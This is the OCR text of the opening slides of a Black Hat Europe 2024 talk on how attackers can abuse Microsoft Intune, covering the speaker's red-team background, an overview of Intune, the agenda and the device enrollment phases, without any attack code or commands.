black hat®
EUROPE 2024

DECEMBER 11-12, 2024
BRIEFINGS

Unveiling the Power of Intune:

Leveraging Intune for Breaking Into Your Cloud and On-Premise

Yuya Chudo


Yuya Chudo

- Secureworks Adversary Group (SwAG)
- Provides red teaming service

Secureworks®

Microsoft Intune

- Cloud-based endpoint management solution that helps securely **organize devices and access to organization resources**



Transition to Modern Device Management

Traditional

- ✓ Active Directory
- ✓ Group Policy
- ✓ Configuration Manager

Modern

- ✓ Microsoft Entra ID
- ✓ Conditional Access
- ✓ Microsoft Intune

Research Goals

- Understand Microsoft Intune internals
- Explorer how attackers can abuse it

Agenda

- Dive Into Microsoft Intune
- Abusing Microsoft Intune
- Tools & Demo
- Takeaways

Dive into Microsoft Intune

Phases of Intune Device Management

Enrollment

- Entra ID register/join
- Enrollment service discovery
- Certificate enrollment

Management

- Settings management
- Apps management
- Device compliance

Phases of Intune Device Management


Enrollment

- Entra ID register/join
- Enrollment service discovery
- Certificate enrollment


Management

- Settings management
- Apps management
- Device compliance


Steps of Device Enrollment



1. Login to Microsoft Entra ID




1. Login to Microsoft Entra ID



Get access to company resources and keep them secure.

nite

